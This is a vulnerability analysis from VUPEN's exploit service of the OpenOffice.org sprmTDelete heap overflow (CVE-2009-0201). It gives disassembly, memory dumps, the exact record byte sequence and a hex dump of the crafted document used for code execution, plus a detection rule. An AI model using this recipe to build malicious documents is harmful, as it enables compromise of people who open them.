VUPEN Security – Private Exploits & PoC Service

In-Depth Analysis of OpenOffice.org Word Document sprmTDelete Buffer Overflow Vulnerability (CVE-2009-0201)

Table of Contents

Introduction

A vulnerability exists in OpenOffice.org (OOo) when processing specially crafted Word documents, which could be exploited to execute arbitrary code.

Tested Versions

The vulnerability was analysed on Windows XP SP2 with OpenOffice.org 3.1.0 (mswordmi.dll version 3.0.500.0).

Fixed Versions

The vulnerability was fixed in OpenOffice.org version 3.1.1.

Technical Details

While parsing Word97 documents, it is possible to trigger a buffer overflow due to a lack of checks of the *sprmTDelete* record (opcode 0x5622). The program trusts two values from the parameters of this record and uses them to write data on a static heap buffer.

This problem takes place in *"WW8TabBandDesc::ProcessSprmTDelete()"* (sub_59894548 in assembly):

```
void WW8TabBandDesc::ProcessSprmTDelete(const BYTE* pParamsTDelete)
{
  if( nWwCols && pParamsTDelete )
  {
      BYTE nitcFirst= pParamsTDelete[0];        //get first parameter
      BYTE nitcLim  = pParamsTDelete[1];        //get second parameter

      int nShlCnt  = nWwCols - nitcLim;          //evaluate a loop counter

      if (nShlCnt)
      {
         WW8_TCell* pAktTC  = pTCs + nitcFirst;
         int i = 0;
         while( i < nShlCnt )                    //loop here
         {
            nCenter[nitcFirst + i] = nCenter[nitcLim + i];  //write
                                                 //operation here
            *pAktTC = pTCs[ nitcLim + i];
            ++i;                                 //increment loop counter
            ++pAktTC;
         }
         nCenter[nitcFirst + i] = nCenter[nitcLim + i];
      }
```

Given that *nCenter* is a static heap array defined in *WW8TabBandDesc*:

```
struct WW8TabBandDesc
{
   WW8TabBandDesc* pNextBand;
   ...
   short nCenter[MAX_COL + 1];
   short nWidth[MAX_COL + 1];
   short nWwCols;
   ...
   WW8_TCell* pTCs;
```

This loop may be used to write data past *nCenter* and overflow the *WW8TabBandDesc* structure. Note also that pAktTC has the following type and takes 20 bytes in memory:

```
 struct WWS_TCell
{
    BOOL bFirstMerged;
    BOOL bMerged;
    BOOL bVertical;
    BOOL bBackward;
    BOOL bRotateFont;
    BOOL bVertMerge;
    BOOL bVertRestart;
    BYTE nVertAlign;
    UINT16 fUnused;
    WW8_BRC rgbrc[4];
}
```

In assembly *"ProcessSprmTDelete()"* is:

```
.text:59894569           mov    dl, [ecx]                    //get nitcFirst
.text:5989456B           and    [ebp+var_14], 0
.text:5989456F           push   ebx
.text:59894570           mov    bl, [ecx+1]                  //get nitcLim
.text:59894573           mov    cl, [eax+19Ah]               //get nWwCols
.text:59894579           push   esi
.text:5989457A           movzx  esi, dl
.text:5989457D           mov    [ebp+var_1], dl
.text:59894580           mov    edx, esi
.text:59894582           imul   edx, 14h
.text:59894585           add    edx, [eax+1A4h]              //get pTCs + nitcFirst
.text:5989458B           sub    cl, bl                       //nWwCols - nitcLim
.text:5989458D           push   edi
.text:5989458E           movzx  edi, cl                      //edi = nShlCnt
.text:59894591           mov    byte ptr [ebp+arg_0+3], bl
.text:59894594           mov    [ebp+var_18], esi
.text:59894597           test   edi, edi                     //check nShlCnt >= 0
.text:59894599           jle    short loc_598945F1
.text:5989459B           movzx  ecx, bl
.text:5989459E           mov    ebx, ecx
.text:598945A0           lea    esi, [eax+esi*2+96h]         //esi = pTCs[ nitcLim ]
.text:598945A7           imul   ebx, 14h
.text:598945AA           lea    ecx, [eax+ecx*2+96h]
.text:598945B1           mov    [ebp+var_C], esi
.text:598945B4           mov    [ebp+var_8], ecx
.text:598945B7           mov    [ebp+var_10], edi            //var_10 = i
.text:598945BA           mov    [ebp+var_14], edi
.text:598945BD
.text:598945BD loc_598945BD:
.text:598945BD           mov    ecx, [ebp+var_8]
.text:598945C0           mov    cx, [ecx]                    //get nCenter[nitcLim + i]
.text:598945C3           mov    esi, [ebp+var_C]
.text:598945C6           add    [ebp+var_8], 2
.text:598945CA           add    [ebp+var_C], 2
.text:598945CE           mov    [esi], cx                    //write to nCenter[nitcFirst + i]
.text:598945D1           mov    esi, [eax+1A4h]
.text:598945D7           add    esi, ebx                     //get pTCs[ nitcLim + i]
.text:598945D9           push   5
.text:598945DB           mov    edi, edx
.text:598945DD           pop    ecx
```

```
.text:598945DE          add    ebx, 14h                 //increment *pAktTC and pTCs[nitcLim+i]
.text:598945E1          add    edx, 14h
.text:598945E4          dec    [ebp+var_10]             //loop while i > 0
.text:598945E7          rep movsd                       //*pAktTC = pTCs[ nitcLim + i]
.text:598945E9          jnz    short loc_598945BD
…
.text:598945F1          mov    ecx, [ebp+var_14]
.text:598945F4          movzx  edx, bl
.text:598945F7          add    edx, ecx
.text:598945F9          add    esi, ecx
.text:598945FB          mov    cx, [eax+edx*2+96h]      //get nCenter[nitcLim + i]
.text:59894603          movzx  dx, [ebp+var_1]
.text:59894608          mov    [eax+esi*2+96h], cx      //last write to nCenter[nitcFirst + i]
```

Successful exploitation of this bug allows execution of arbitrary code.

Exploitation

pTCs is defined after *nCenter* in *struct WW8TabBandDesc,* this means that this variable can be overflowed. By performing a few steps, an attacker can gain full control of this variable. The idea of this exploit is to fully overwrite this variable so that when the program encounters a new *sprmTDelete* record, it will be possible to control the source and destination pointers used in "*rep movsd*":

```
.text:59894585          add    edx, [eax+1A4h]          //control of edi
…
.text:598945D1          mov    esi, [eax+1A4h]          //control of esi
…
.text:598945E7          rep movsd                       //memcpy controlled
```

Note first that this pointer is located at *nCenter + 2*87h* bytes which can be reached by two ways. It is first possible to overwrite the lowest bytes of this pointer by 0xXXYY thanks to:

```
.text:598945CE          mov    [esi], cx
```

Assuming *pTCs* = 0xAABBCCDD, this method however requires that 0xAABBXXYY still points to a valid location because it is used a few lines later in "rep movsd". Most of our tests tended to show that this was not fully reliable as about 50% of the test files triggered an access violation while reading the source in memcpy.

The other way to overwrite this pointer is to use the ending write:

```
.text:59894608          mov    [eax+esi*2+96h], cx
```

The provided exploit actually uses these two methods to get a reliable exploit. It first overwrites the most significant bytes of pTCs with 0xXXYY in such a way that 0xXXYYabcd always points to a valid location whatever the value of (a,b,c,d).


It then replaces 0xXXYYabcd with a pointer to the stack so that "rep movsd" eventually behaves like a memmove on the stack. This is enough to replace a return address on the stack and execute arbitrary code.

To achieve this combination, the provided files first contain two sprmTDxaCol records (0x7623) to set nCenter[0] and nCenter[1] to a valid address on the stack. Basically, nCenter[j] = nCenter[j] + ndxaCol so given that nCenter if first initialized with 0, a first sprmTDxaCol is used to initialize nCenter[1] with 0x2E7E and a second one initializes nCenter[0] with 0xD2CC. This gives nCenter[1] = nCenter[1] + 0x2E7E = 0x014A. Actually 0x014AD2CC will be used at the end to overwrite pTCs.

Once done, a sprmTInsert record (opcode 0x7621) is used to set nCenter[33h] with 0x61BD. sprmTInsert has the following parameters:
nitcInsert, 1 byte
nctc, 1 byte
ndxaCol, 2 bytes

The result is given by setting ndxaCol to 0xCB3F and nctc with 3. The program stores ctc * ndxaCol to nCenter[nitcInsert] witch here gives 0x61BD. This value was chosen because 0x61BDabcd is mapped for each combination of (a,b,c,d). This points to "localedata_euro.dll" which is loaded by OpenOffice when the program starts.

Figure 1a shows nCenter after these modifications:



```
Address  Hex dump                                         ASCII
07DB125A CC D2 4A 01 00 00 00 00 00 00 00 00 00 00 00 00  ╠ÊJ0............
07DB126A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB127A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB128A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB129A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB12AA 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB12BA 43 43 82 0E C1 D9 00 A5 BD 61 00 00 00 00 00 00  CCé♫┴┘.Ñ¢a......
07DB12CA 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB12DA 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB12EA 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB12FA 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB130A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB131A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB132A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB133A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB134A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
07DB135A 36 00 00 00 00 00 00 00 00 00 68 1A DB 07 00 00  6.........h→█•..
07DB136A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Figure 1a – Memory state after a few modifications

On Figure1a, nCenter[0] and nCenter[1] are represented in blue, nCenter[33h] in red, and pTCs in purple.

Eventually, three sprmTDelete are used. The first one has nitcLim set to 36h so that nitcLim = nWwCols, and nitcFirst = 88h which leads to overwrite the most significant bytes of pTCs by 0x61BD.

A second sprmTDelete is used to fully overwrite pTCs. It has nitcLim = 2 and nitcFirst = 87h. This leads the program to overwrite pTCs with nCenter[0] and nCenter[1].

The third one has nitcLim = D2h and nitcFirst = D4h which leads "rep movsd" to overwrite a critical part of the stack, as shown on Figure 1b and Figure 1c:




```
598945D7    03F3       ADD ESI,EBX
598945D9    6A 05      PUSH 5
598945DB    8BFA       MOV EDI,EDX
598945DD    59         POP ECX
598945DE    83C3 14    ADD EBX,14
598945E1    83C2 14    ADD EDX,14
598945E4    FF4D F0    DEC DWORD PTR SS:[EBP-10]
598945E7    F3:A5      REP MOVS DWORD PTR ES:[EDI],DWORD PTR D:
598945E9 ^  75 D2      JNE SHORT 598945BD
598945EB    8A5D 0B    MOV BL,BYTE PTR SS:[EBP+0B]
598945EE    8B75 E8    MOV ESI,DWORD PTR SS:[EBP-18]
```

```
Registers (3DNow!)
EAX 07DB11C0
ECX 00000005
EDX 014AE384
EBX 00001090
ESP 014AE348
EBP 014AE36C
ESI 014AE348
EDI 014AE370

EIP 598945E7 mswordmi.598945E7
```

Figure 1b – rep movsd



```
014AE348  07DAD152  R╤┌•
014AE34C  07DBB60F  *╢█•
014AE350  00000000  ....
014AE354  000000D4  È...
014AE358  0000003B  ;...
014AE35C  00000001  ☺...
014AE360  014AE34E  NπJ☺
014AE364  59884FD1  ╤OêY
014AE368  00005622  "V..
014AE36C  00000005  ♣...
014AE370  5989989E  xÿëY  RETURN from mswordmi.59894548 to mswordmi.598998
014AE374  D2DAD152  R╤┌╥
014AE378  559919AA  ¬↓ÖU
014AE37C  07CB1268  h↕╦•
014AE380  07CB1438  8¶╦•
```

Figure 1c – State of the stack before copying data


The program copies 5 dwords starting at 0x014AE348 to 0x014AE370. The point is that, at this moment, 0x07DAD152 points to data issued from the file. As a result, "rep movsd" overwrites the return address of the current function with a pointer to the parameter of sprmTDelete. Note that here 0x014AE370 = 0x014AD2CC + 14h*D4h + 14h and that D4 D2 is translated in assembly to AAM D2h witch is equivalent to a NOP instruction. When the function returns, the payload is directly executed.

The provided exploit generates two files. The first one ("drag_and_drop") requires a victim to drag and drop the file in soffice.exe to successfully execute the payload. In the second one ("double_click"), the victim just needs to double click on the file to make the payload run. This file uses the return address:

0x014AEA1C + 14h*D4h + 14h = 0x014AFB80

Detection

Attempts to exploit this vulnerability can be detected by tracking Word documents containing specially crafted *sprmTDelete* records (opcode 0x5622). This record basically takes two parameters on 1 byte, *nitcfirst* and *nitcLim*. If any of them is greater than 40h, consider the file suspicious.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
4150h: D2 21 76 32 01 43 43 21 76 33 03 3F CB 22 56 88   Ò!v2.CC!v3.?Ë"V^
4160h: 36 22 56 87 02 22 56 D4 D2 FA FA FA FA 00 00 00   6"V‡."VÔÒúúúú...
4170h: 00 FF 04 01 00 00 00 00 00 FF 04 01 00 00 14 F6   .ÿ.......ÿ.....ö
```

Figure 2 – Malicious Document

Figure 2 for example shows the three *sprmTDelete* as they are used in the exploit. As one can see, all of them should be considered suspicious.

References

VUPEN/ADV-2009-2490:
http://www.vupen.com/english/advisories/2009/2490

CVE-2009-0201:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0201

Changelog

2009-09-08: Initial release